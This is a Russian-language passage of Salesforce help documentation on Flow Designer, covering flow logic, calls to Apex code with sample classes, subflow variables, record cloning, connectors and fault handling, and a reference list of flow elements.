Расширенная логика (комбинация операторов И и ИЛИ)	Настраиваемая логика. При выборе данного параметра заполните поле «Логика» настраиваемой логикой путем ввода текстовой строки. Использование: • числа для обращения к каждому условию • операторы «И» или «ИЛИ» для определения условий, которые должны быть истинными

Параметр	Описание
	• скобки для объединения элементов строки Совет: Введенный оператор *«И»* соответствует выбранному параметру **«Все условия должны быть истинными (И)»**. Введенный оператор *«ИЛИ»* соответствует выбранному параметру **«Одно условие должно быть истинным (ИЛИ)»**. При вводе любой другой логики убедитесь, что каждому условию соответствует нужное число. Например, при использовании логики *«1 И (2 ИЛИ 3)»* поток оценивает истинность первого условия и истинность второго или третьего условия.

СМ. ТАКЖЕ:

Что такое условия ожидания?

Элемент «Ожидание» в потоке

Элемент потока «Решение»

Отправка сообщения эл. почты из потока

Чтобы отправить сообщение эл. почты из потока, запустите действие бизнес-правила «Электронное предупреждение» или создайте сообщение эл. почты в потоке.

Элемент «Электронное предупреждение»
Данный элемент отправляет сообщение эл. почты путем использования электронного предупреждения бизнес-правила для выбора шаблона эл. почты и получателей. Поток предоставляет только код записи.

Элемент «Отправка эл. почты»
Отправляет сообщение эл. почты, где в потоке вручную указывается тема, текст и получатели.

СМ. ТАКЖЕ:

Элементы потока

Вызов кода Apex из потока

Облачная версия приложения Flow Designer поддерживает множество функций, но иногда поток может содержать действия, которые не поддерживаются стандартными элементами. В данном случае рекомендуем вызывать класс Apex из потока путем использования одного из двух элементов потока: «Модуль Apex» и «Вызвать Apex».

Разработчикам доступны два метода предоставления доступа к классу Apex в потоке.

Совет: Рекомендуем использовать примечание `@InvocableMethod` вместо интерфейса `Process.Plugin`.

Несмотря на то, что интерфейс `Process.Plugin` позволяет настраивать способы отображения класса на палитре, примечание `@InvocableMethod` поддерживает дополнительные функции. Таблица ниже описывает функции, поддерживаемые каждым методом.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

	Интерфейс `Process.Plugin`	**Примечание** `@InvocableMethod`
Поддержка типов данных Apex	Не поддерживаются: • Blob • Collection • sObject • Time	Не поддерживаются: • Общий объект • Общий объект sObject • Наборы • Карты • Нумерации Облачная версия приложения Flow Designer не поддерживает соотнесение параметров ввода или вывода метода Apex с переменной коллекции sObject.
Пакетные операции	Не поддерживаются	Поддерживается
Имя элемента в облачной версии приложения Flow Designer	Имя класса или значение свойства `name`.	Имя класса
Многоразовое использование	Классы, реализующие данный интерфейс, доступны в потоках	Классы, реализующие данное примечание, доступны в компонентах: • Потоки • Процессы • Rest API
Раздел в облачной версии приложения Flow Designer	«Модуль Apex» или значение свойства `tag`.	Apex
Дополнительная информация в *Руководстве разработчика* ***Force.com Apex Code***	Передача данных в поток посредством интерфейса `Process.Plugin`	Примечание `InvocableMethod` и примечание `InvocableVariable`

Пример: Чтобы просмотреть различия между данными двумя методами реализации, воспользуйтесь двумя классами, выполняющими одинаковые действия: извлечение имени организации из потока и отображение кода данной организации.

Данный класс реализует примечание `@InvocableMethod`.

```
global class lookUpAccountAnnotation {
   @InvocableMethod
   public static List<String> getAccountIds(List<String> names) {
```

```
      List<Id> accountIds = new List<Id>();
      List<Account> accounts = [SELECT Id FROM Account WHERE Name in :names];
      for (Account account : accounts) {
         accountIds.add(account.Id);
      }
      return accountIds;
   }
}
```

Данный класс реализует интерфейс `Process.Plugin`.

```
global class lookUpAccountPlugin implements Process.Plugin {

   global Process.PluginResult invoke(Process.PluginRequest request) {
      String name = (String) request.inputParameters.get('name');
      Account account = [SELECT Id FROM Account WHERE Name = :name LIMIT 1][0];

      Map<String,Object> result = new Map<String,Object>();
      result.put('accountId', account.Id);
      return new Process.PluginResult(result);
   }

   global Process.PluginDescribeResult describe() {
      Process.PluginDescribeResult result = new Process.PluginDescribeResult();
      result.Name = 'Look Up Account ID By Name';
      result.Tag = 'Account Classes';
      result.inputParameters = new
         List<Process.PluginDescribeResult.InputParameter>{
            new Process.PluginDescribeResult.InputParameter('name',
            Process.PluginDescribeResult.ParameterType.STRING, true)
         };
      result.outputParameters = new
         List<Process.PluginDescribeResult.OutputParameter>{
            new Process.PluginDescribeResult.OutputParameter('accountId',
            Process.PluginDescribeResult.ParameterType.STRING)
                };
      return result;
   }
}
```

Обратите внимание, что `lookupAccountAnnotation` содержит наполовину меньше строк (11 строк), чем `lookupAccountPlugin` (28 строк). Кроме того, примечание поддерживает пакетные операции, поэтому `lookupAccountAnnotation` выполняет один запрос на пакет сеансов, тогда как `lookupAccountPlugin` выполняет один запрос на сеанс.

СМ. ТАКЖЕ:

Элементы потока

Просмотр элементов ввода и вывода других версий ссылочного потока

При настройке элемента «Подпоток» пользователям доступны переменные указанной версии ссылочного потока. При этом можно одновременно настраивать основные и ссылочные потоки в режиме черновика.

Элемент «Подпоток» позволяет назначать значения только переменным ссылочного потока, поддерживающим доступ к элементам ввода. Аналогично, значения могут назначаться только из переменных ссылочного потока, поддерживающих доступ к элементам вывода. Данный доступ определяется полем переменной «Тип ввода/вывода». Чтобы изменить значение поля переменной «Тип ввода/вывода», откройте ссылочный поток для редактирования переменной.

По умолчанию данный раскрывающийся список содержит переменные текущей активной версии ссылочного потока. При отсутствии активной версии ссылочного потока раскрывающийся список содержит переменные *последней* версии ссылочного потока.

Чтобы заполнить раскрывающиеся списки переменными другой версии ссылочного потока, выполните указанные ниже действия. Чтобы просмотреть описания переменных ссылочного потока, выполните аналогичные действия.

1. Разверните раздел «Назначения переменной ввода/вывода» в области наложения подпотока.
2. Щелкните ссылку **«Просмотр ввода/вывода других версий»**.
3. Воспользуйтесь как минимум одним параметром ниже.

Параметр	Описание
Выберите номер версии на левой панели.	Вкладки «Элементы ввода» и «Элементы вывода» отображают переменные в выбранной версии ссылочного потока.
Откройте вкладку **«Элементы ввода»** или **«Элементы вывода»**.	Вкладка содержит следующие компоненты: • Переменные, доступные для назначения элементов ввода или вывода в выбранной версии ссылочного потока. • Тип данных для каждой переменной. • Описание для каждой переменной (при его наличии).
Нажмите кнопку **«OK»**.	Раскрывающиеся списки в области наложения подпотока, используемые для выбора переменных ссылочного потока, заполняются переменными выбранной версии ссылочного потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

При настройке назначений элементов ввода и вывода подпотока пользователи могут задавать переменные из любой версии ссылочного потока. Данный алгоритм позволяет разрабатывать основной и ссылочный потоки параллельно, а также выбирать другую версию ссылочного потока в качестве активной для пользователей. Тем не менее, при *сохранении* основного потока облачная версия приложения Flow Designer выполняет проверку относительно текущей активной версии ссылочного потока. При отсутствии активной версии данного потока проверяется последняя версия. Сообщения

о проверке, уведомляющие пользователей о наличии переменных, которые не могут быть найдены или иначе настроены в ссылочном потоке, не препятствуют сохранению потока. Тем не менее, прежде чем *активировать* основной поток, рекомендуем устранить все ошибки проверки.

СМ. ТАКЖЕ:

Элемент «Подпоток» в потоке

Клонирование записей с элементом «Быстрое создание»

Поток может клонировать записи в вашей организации. Сперва заполните переменную sObject существующими значениями записей. Идентифицируйте поля, которые запускающий пользователь не может редактировать, и сопоставьте все оставшиеся поля в другой переменной sObject. Затем используйте вторую переменную sObject в элементе «Быстрое создание» для клонирования записи.

Перед тем как начать, изучите раздел Какие поля недоступны, когда поток создает или обновляет записи?

1. Заполните переменную sObject значениями из существующей записи. Например:
   - Поищите запись с элементом «Быстрое создание».
   - В ходе процесса получите запись из действия «Потоки».
2. В элементе «Назначение» скопируйте значения полей, доступных для записи, в новую переменную sObject.

   Прим.: Убедитесь, что Код не задан в новой переменной.
3. Добавьте элемент «Быстрое создание» в свой поток. Выберите новую переменную sObject для заполнения значений новой клонированной записи.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:
- «Управление Force.com Flow»

СМ. ТАКЖЕ:

Копирование значений полей из одной переменной sObject в другую

Элемент «Быстрое создание» в потоке

Добавление значений в переменную коллекции

Созданная переменная коллекции должна быть заполнена значениями для использования в любой области потока. Элемент «Поиск записи» или «Быстрый поиск» не может использоваться для заполнения переменной коллекции. Тем не менее, пользователям доступны некоторые временные решения.

Чтобы использовать значения за пределами потока, задайте полю «Тип ввода/вывода» переменной коллекции значение «Ввод», а затем воспользуйтесь параметрами URL-адреса, контроллерами Visualforce или элементами ввода подпотока. Значения, полученные за пределами потока, могут быть заданы только в начале сеанса потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы добавить значения, хранящиеся в...	Действия	Дополнительная информация
Поле окна	Добавьте введенное или сохраненное значение поля в переменную коллекции посредством элемента «Назначение».	• Поля выбора • Поля ввода • Поля вывода • Назначения
Переменная	Добавьте сохраненное значение переменной в переменную коллекции посредством элемента «Назначение».	• Variables • Назначения
Переменная sObject	Добавьте одно из сохраненных значений поля переменной sObject в переменную коллекции посредством элемента «Назначение».	• Переменные sObject • Назначения
Переменная коллекции sObject	Выполните цикл по переменной коллекции sObject. Добавьте одно из сохраненных значений поля переменной цикла в переменную коллекции посредством элемента «Назначение».	• Переменные коллекции sObject • Циклы • Назначения

СМ. ТАКЖЕ:

Ресурс потока «Переменная коллекции»

Образец потока, заполняющего переменную коллекции

Определение пути, по которому идет поток

Укажите то, какие элементы выполняет поток, и порядок их выполнения, связав элементы на холсте вместе.

1. Найдите узел внизу исходного элемента на холсте.
2. Перетащите узел в целевой элемент.
3. При необходимости выберите результат для назначения пути.

СМ. ТАКЖЕ:

- Удаление коннекторов из потока
- Коннекторы потока
- Настройка действий, выполняемых при неудачном выполнении потока

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

Удаление коннекторов из потока

Исходные и целевые элементы коннектора не могут быть изменены. Чтобы изменить путь, удалите коннектор и добавьте новый.

Удаление коннектора для конкретного результата не инициирует удаление результата из исходного элемента. Тем не менее, удаление результата из элемента «Решение» инициирует удаление коннектора результата.

1. Выберите нужный коннектор в потоке.

   Цвет выбранного коннектора меняется с серого на зеленый. Если не удается выделить коннектор, щелкните мышью и обведите область на холсте, в которую входит коннектор.

2. Нажмите клавишу DELETE.

СМ. ТАКЖЕ:

- Определение пути, по которому идет поток
- Коннекторы потока

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

Настройка действий, выполняемых при неудачном выполнении потока

Выполнение потока, содержащего элемент, который взаимодействует с базой данных Salesforce (например, элемент «Обновление записи» или «Отправить на утверждение»), может быть неудачным. Чтобы изменить стандартный алгоритм, добавьте пути ошибок во все элементы, которые могут оказаться проблемными.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Что происходит при неудачном выполнении потока?

Прежде чем настроить порядок обработки ошибок в потоке, просмотрите действия, выполняемые неудачным потоком по умолчанию.

Настройка каждого пути ошибки для отправки сообщения эл. почты (рекомендация)

Рекомендуем настраивать коннекторы «Ошибка», позволяющие пользователям всегда получать сообщения эл. почты при неудачном выполнении потока. Дополните сообщение эл. почты текущими значениями всех ресурсов потока. Значения ресурсов позволяют точнее определить причину неудачного выполнения потока.

Настройка сообщения об ошибке для пользователей выполняемого потока (рекомендация)

Пользователям может отображаться более понятное сообщение, чем сообщение «Произошла необработанная ошибка потока». Рекомендуем применять данный алгоритм только при условии, что используемый метод распространения поддерживает потоки, содержащие окна. Другими словами, данный алгоритм не должен применяться при распространении потока посредством процесса.

Другие примеры обработки ошибок в потоках

Примерами использования коннекторов «Ошибка» для обработки ошибок потоков являются запросы на исправления и пропуски ошибок.

СМ. ТАКЖЕ:

- Коннекторы потока
- Элементы потока
- Определение пути, по которому идет поток

Что происходит при неудачном выполнении потока?

Прежде чем настроить порядок обработки ошибок в потоке, просмотрите действия, выполняемые неудачным потоком по умолчанию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены действия, выполняемые по умолчанию.

- Текущему пользователю (пользователь, выполняющий поток) отображается данное сообщение об ошибке.

```
An unhandled fault has occurred in this flow
An unhandled fault has occurred while processing
```

```
the flow. Please contact your system administrator
for more information.
```

- Текущему пользователю запрещается дальнейшее выполнение потока или возврат к предыдущей области потока.
- Администратору, создавшему поток, отправляется сообщение эл. почты об ошибке. Сообщение эл. почты содержит проблемный элемент, соответствующее сообщение об ошибке, а также список элементов, выполненных во время неудачного сеанса. См. пример возможного сообщения об ошибке ниже.

```
An error occurred at element Fast_Delete_1.
DELETE --- There is nothing in Salesforce matching your
delete criteria.
```

СМ. ТАКЖЕ:

Настройка действий, выполняемых при неудачном выполнении потока

Настройка каждого пути ошибки для отправки сообщения эл. почты (рекомендация)

Рекомендуем настраивать коннекторы «Ошибка», позволяющие пользователям всегда получать сообщения эл. почты при неудачном выполнении потока. Дополните сообщение эл. почты текущими значениями всех ресурсов потока. Значения ресурсов позволяют точнее определить причину неудачного выполнения потока.

1. Создайте текстовый шаблон, содержащий значения всех ресурсов потока.

   Данный алгоритм позволяет просмотреть точные значения переменных потока при неудачном выполнении сеанса. Кроме того, если поток содержит окна, то данный алгоритм позволяет точно определить значения, введенные и выбранные пользователем.

   См. пример текстового шаблона ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»


```
Error: {!$Flow.FaultMessage}

RESOURCE VALUES
Customer Response: {!Customer_Response}
Value of Decision's Yes outcome: {!Yes}
Company: {!Company_Name}
Satisfaction Choice Field: {!Satisfaction}
Service Choice Field: {!Service}
Other Comments:
{!OtherComments}
```

2. Настройте элемент «Отправка эл. почты». Выберите текстовый шаблон в качестве текста, а собственный адрес эл. почты в качестве получателя.
   В данном примере полю «Текст» задается созданный текстовый шаблон: `{!allVariableValues}`.



3. Соедините элемент «Отправка эл. почты» и каждый элемент, который может оказаться проблемным, посредством коннектора «Ошибка».

   В данном примере элемент «Создание записи» является единственным элементом, поддерживающим коннекторы «Ошибка».



СМ. ТАКЖЕ:

Ресурс потока «Текстовый шаблон»

Элемент потока «Отправка письма эл. почты»

Настройка действий, выполняемых при неудачном выполнении потока

Настройка сообщения об ошибке для пользователей выполняемого потока (рекомендация)

Пользователям может отображаться более понятное сообщение, чем сообщение «Произошла необработанная ошибка потока». Рекомендуем применять данный алгоритм только при условии, что используемый метод распространения поддерживает потоки, содержащие окна. Другими словами, данный алгоритм не должен применяться при распространении потока посредством процесса.

1. Создайте текстовый шаблон, содержащий более понятное сообщение об ошибке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

```
<FONT FACE="Arial" STYLE="font-size:14px">
<B>Something went wrong with this flow.</B>
</FONT>
<P>Your admin has received an email about this error.</P>
```

2. Добавьте элемент «Окно». Заполните поле «Отображать текст» ссылкой на текстовый шаблон.
3. Соедините элемент «Окно» и каждый элемент, который может оказаться проблемным, посредством коннектора «Ошибка».
   В данном примере элемент «Создание записи» является единственным элементом, поддерживающим коннекторы «Ошибка». После отображения пользователю более понятного сообщения об ошибке поток отправляет администратору сообщение эл. почты, содержащее сведения об отладке.

СМ. ТАКЖЕ:

Элемент «Окно» в потоке: поля отображения текста

Ресурс потока «Текстовый шаблон»

Настройка действий, выполняемых при неудачном выполнении потока

Другие примеры обработки ошибок в потоках

Примерами использования коннекторов «Ошибка» для обработки ошибок потоков являются запросы на исправления и пропуски ошибок.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отображение запросов на исправления

Присоедините коннектор «Ошибка» к элементу «Окно» для предоставления пользователям возможности проверки введенных значений, внесения исправлений и дальнейшего выполнения потока.

Отображение сообщения об ошибке

Если поток предназначен только для внутреннего пользования (например, в центре обработки вызовов), настройте путь ошибки для отображения сообщения об ошибке текущему пользователю. Воспользуйтесь тем же элементом «Окно» для уведомления пользователя о необходимости отправки ошибки сотрудникам отдела информационных технологий. Для этого, присоедините коннектор «Ошибка» к элементу «Окно» и заполните поле «Отображать текст» примером ниже.

```
Sorry, but you can't read or update records at this time.
Please open a case with IT and include this error message:
{!$Flow.FaultMessage}
```

Создание обращения

Автоматическое создание обращения, содержащего сообщение об ошибке, и его назначение отделу информационных технологий могут быть инициированы при возникновении ошибки. Назначьте код созданного обращения переменной типа «Текст» (например, `{!caseId}`). Затем воспользуйтесь элементом «Окно» для отображения данного сообщения текущему пользователю.

```
Sorry, but you can't read or update records at this time.
We filed a case for you.
```

Пропуск ошибок

Чтобы пропустить ошибки для отдельного элемента потока, присоедините коннектор «Ошибка» к тому же элементу в качестве обычного коннектора.

СМ. ТАКЖЕ:

Настройка действий, выполняемых при неудачном выполнении потока

Ссылка потока

Добавьте эту страницу в закладки, чтобы быстро получать доступ к сведениям об элементах потока, ресурсах, событиях и т. д.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Элементы потока

Каждый *элемент* соответствует действию, которое может выполняться потоком. Например, чтение или запись данных Salesforce, отображение и сбор данных от пользователей потока, выполнение бизнес-логики или управление данными.

Ресурсы потока

Каждый *ресурс* соответствует значению, которое может использоваться в любой области потока.

Ссылки на поля кросс-объекта в потоках

При создании потока система позволяет ссылаться на поля записей, связанных со значениями, которые хранятся в переменной sObject. Для этого, введите ссылки вручную.

Коннекторы потока

Коннекторы определяют доступные пути, которые могут использоваться потоком при выполнении. Коннектор, добавленный на холст облачной версии приложения Flow Designer, отображается в виде стрелки, направленной от одного элемента к другому.

Операторы потока

Принцип действия операторов зависит от их применения. В элементах типа «Назначение» операторы позволяют изменять значения ресурсов. В условиях потока и фильтрах записей операторы предоставляют возможность оценки информации и сокращения объемов работ потока.

Типы событий потока

Параметр «Тип события» определяет поля, используемые для определения события в элементе «Ожидание». Обоими доступными типами событий являются оповещения, состоящие из значения даты/времени (базовое время) и дополнительного смещения относительно данного времени.

Типы потоков

Тип потока или версии потока определяет поддерживаемые элементы и ресурсы, а также способы распространения потока.

Свойства потока

Свойства потока состоят из имени, описания, метки сеанса и типа. Данные свойства определяют значения полей, отображаемые на странице сведений о потоке или версии потока. Свойства потока отделены от свойств версий потока.

Элементы потока

Каждый *элемент* соответствует действию, которое может выполняться потоком. Например, чтение или запись данных Salesforce, отображение и сбор данных от пользователей потока, выполнение бизнес-логики или управление данными.

Холст и вкладка «Проводник» облачной версии приложения Flow Designer отображают элементы, которые уже используются потоком. Вкладка «Палитра» отображает доступные типы элементов, которые могут быть добавлены в поток путем их перетаскивания на холст.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Общие параметры для элементов потока

Каждый элемент потока имеет три общих параметра: имя, уникальное имя и описание.

Элемент «Активация сеансового набора полномочий» в потоке

Активирует сеансовый набор полномочий для текущего пользователя путем указания его имени вручную.

Элемент «Деактивация сеансового набора полномочий» в потоке

Деактивирует сеансовый набор полномочий для текущего пользователя путем указания его имени вручную.

Элемент потока «Модуль Apex»

Данный элемент вызывает класс Apex, реализующий интерфейс `Process.Plugin`. При использовании свойства Tag в классе `PluginDescribeResult` класс Apex отображается в настраиваемом разделе. В противном случае, данный класс отображается в разделе «Модули Apex».

Элемент потока «Назначение»

Данный элемент задает или изменяет значения переменных, переменных коллекции, переменных sObject или переменных коллекции sObject.

Элемент потока «Вызов кода Apex»

Данный элемент вызывает вызываемый метод класса Apex.

Элемент потока «Решение»

Изучает набор условий и направляет пользователей по потоку на основе результатов вычисления этих условий. Данный элемент выполняет действия, аналогичные оператору импликации.

Элемент потока «Электронное предупреждение»

Данный элемент отправляет сообщение эл. почты путем использования электронного предупреждения бизнес-правила для выбора шаблона эл. почты и получателей. Поток предоставляет только код записи.

Элемент «Быстрое создание» в потоке

Данный элемент создает набор записей Salesforce с использованием значений полей из переменной коллекции sObject. Или создает отдельную запись Salesforce с использованием значений полей из переменной sObject.

Элемент «Быстрое удаление» в потоке

Данный элемент удаляет набор записей Salesforce с использованием значений кода, сохраненных в переменной коллекции sObject. Или удаляет отдельную запись Salesforce с использованием значения кода из переменной sObject.

Элемент «Быстрый поиск» в потоке

Данный элемент находит записи Salesforce для назначения значений их полей переменной коллекции sObject. Или находит отдельную запись Salesforce для назначения значений ее полей переменной sObject.

Элемент «Быстрое обновление» в потоке

Данный элемент обновляет набор записей Salesforce посредством значений полей из переменной коллекции sObject. Или обновляет отдельную запись Salesforce посредством значений полей из переменной sObject. Если код записи входит в переменную, значения ее полей обновляются до соответствия другим значениям этой переменной.

Элемент «Цикл» в потоке

Выполняет перебор коллекции по одному элементу и извлекает действия из значений полей каждого элемента посредством других элементов в петле.

Элемент «Создание записи» в потоке

Данный элемент создает отдельную запись Salesforce с использованием значений отдельных полей, указанных пользователем.

Элемент «Удаление записи» в потоке

Удаляет все записи Salesforce, соответствующие заданному критерию.

Элемент «Поиск записи» в потоке

Находит первую запись Salesforce, соответствующую заданному критерию. Затем данный элемент назначает значения полей записи отдельным переменным потока или отдельным полям переменных sObject.

Элемент «Обновление записи» в потоке

Находит все записи Salesforce, соответствующие заданному критерию, и обновляет их до значений отдельных полей, указанных пользователем.

Элемент потока «Быстрое действие»

Вызывает глобальное быстрое действие или действие объекта, настроенное в вашей организации. Поддерживаются только действия «Создание», «Обновление» и «Запись вызова в журнал».

Элемент потока «Сообщение в Chatter»

Публикует сообщение в указанную ленту, например в группу Chatter или запись обращения. Сообщение может содержать упоминания и темы, но поддерживаются только текстовые публикации.

Элемент «Окно» в потоке

Отображает окно для пользователя, выполняющего цикл, для вывода информации для пользователя или сбора информации от пользователя.

Элемент потока «Отправка письма эл. почты»

Отправляет сообщение эл. почты, где в потоке вручную указывается тема, текст и получатели.

Элемент «Действие» в потоке

Структурный нуль, который может использоваться в тех случаях, когда пользователь не может выбрать нужный элемент.

Элемент потока «Отправить на утверждение»

Данный элемент отправляет одну запись Salesforce на утверждение.

Элемент «Подпоток» в потоке

Данный элемент вызывает другой поток организации. С помощью этого элемента можно ссылаться на модульные потоки и упрощать общую архитектуру потока.

Элемент «Ожидание» в потоке

Ожидает выполнения одного или нескольких заданных событий, что позволяет автоматизировать процессы, требующие периода ожидания.

СМ. ТАКЖЕ:

Ресурсы потока

Облачная версия приложения Flow Designer

Общие параметры для элементов потока

Каждый элемент потока имеет три общих параметра: имя, уникальное имя и описание.

Поле	Описание
Имя	Имя позволяет определить элемент холста.
Уникальное имя	Пустое поле заполняется автоматически при заполнении поля «Имя» и нажатии клавиши TAB. Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Данное поле отображается после нажатия кнопки **«Добавить описание»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Элемент «Активация сеансового набора полномочий» в потоке

Активирует сеансовый набор полномочий для текущего пользователя путем указания его имени вручную.

Укажите сеансовый набор полномочий для активации.

Важное замечание: Вы можете запускать запросы, но не выполняйте обновления данных или объектов в потоках, которые также активируют наборы полномочий на базе сеанса.

Поле	Описание
Имя набора полномочий	Имя разработчика набора полномочий. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Пространство имен набора полномочий	Дополнительно. Пространство имен набора полномочий. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Пример: Младшему покупателю в вашей организации иногда требуется доступ к вашему объекту «Контракты». Создайте сеансовый набор полномочий с доступом к объекту. Затем создайте поток, использующий действие «Активация сеансового набора полномочий». Настройте действие, чтобы активировать набор полномочий. Младший покупатель запускает поток для доступа к контрактам в течение текущего сеанса пользователя. Действие активирует набор полномочий для младшего покупателя в течение текущего сеанса.

СМ. ТАКЖЕ:

- Облачная версия приложения Flow Designer
- Элемент «Деактивация сеансового набора полномочий» в потоке
- Создание потока, который в состоянии активировать или отключить набор полномочий на базе сеанса

Элемент «Деактивация сеансового набора полномочий» в потоке

Деактивирует сеансовый набор полномочий для текущего пользователя путем указания его имени вручную.

Деактивация набора полномочий на основе текущего сеанса.

Поле	Описание
Имя набора полномочий	Имя разработчика набора полномочий. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Поле	Описание
Пространство имен набора полномочий	Дополнительно. Пространство имен набора полномочий. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.

СМ. ТАКЖЕ:

- Облачная версия приложения Flow Designer
- Элемент «Активация сеансового набора полномочий» в потоке
- Создание потока, который в состоянии активировать или отключить набор полномочий на базе сеанса

Элемент потока «Модуль Apex»

Данный элемент вызывает класс Apex, реализующий интерфейс `Process.Plugin`. При использовании свойства Tag в классе `PluginDescribeResult` класс Apex отображается в настраиваемом разделе. В противном случае, данный класс отображается в разделе «Модули Apex».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Совет:

- Классы Apex отображаются на палитре как модули Apex только при реализации интерфейса `Process.Plugin`.
- При наличии нескольких модулей в организации попросите разработчика использовать свойство `tag`. Класс отображается под специальным заголовком раздела на палитре. В противном случае, класс отображается со всеми другими модулями Apex.
- Если нужный класс не реализует интерфейс `Process.Plugin`, рекомендуем использовать примечание `@InvocableMethod`. В отличие от интерфейса `Process.Plugin`, примечание `@InvocableMethod` поддерживает типы данных sObject, Collection, Blob и Time, а также пакетные операции. Кроме того, оно отличается более удобной реализацией. Подробное сравнение интерфейса и примечания см. в разделе «Вызов кода Apex из потока» на странице 6158.

Входные данные

Передайте информацию из потока в вызванный метод Apex. Метод определяет доступные параметры ввода и типы их данных.

Выходные данные

Передайте информацию из вызванного метода Apex в поток. Метод определяет доступные параметры вывода и типы их данных.

Поток назначает значения указанным переменным при выполнении кода.

Использование

